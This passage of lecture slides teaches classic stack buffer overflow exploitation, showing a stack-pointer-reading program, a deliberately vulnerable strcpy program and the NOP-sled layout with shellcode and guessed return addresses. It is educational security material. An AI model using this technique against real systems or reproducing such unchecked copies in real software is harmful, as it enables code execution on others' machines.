- Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be

sp.c

- Here is a little program that will print its stack pointer:

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```



```
------------------------------
[aleph1]$ ./sp
0x8000470
[aleph1]$
------------------------------
```

vulnerable.c


- Lets assume this is the program we are trying to overflow is:

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

NOPs

- One way to increase our chances is to pad the front of our overflow buffer with NOP instructions
- Almost all processors have a NOP instruction that performs a null operation
- It is usually used to delay execution for purposes of timing
- We will take advantage of it and fill half of our overflow buffer with them
- We will place our shellcode at the center, and then follow it with the return addresses
- If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code


- In the Intel architecture the NOP instruction is one byte long and it translates to `0x90` in machine code
- Assuming the stack starts at address 0xFF, that S stands for shell code, and that N stands for a NOP instruction the new stack would look like this:




```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
            buffer                sfp   ret   a     b     c

<------    [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                  ^                     |
                  |_____________________|
top of                                                            bottom of
stack                                                                 stack
```

- A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow
- This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed

Using NOPs


new return address
Real program
(exec /bin/ls or whatever)
nop instructions
Can point anywhere in here

Estimating the Location



- End of Slides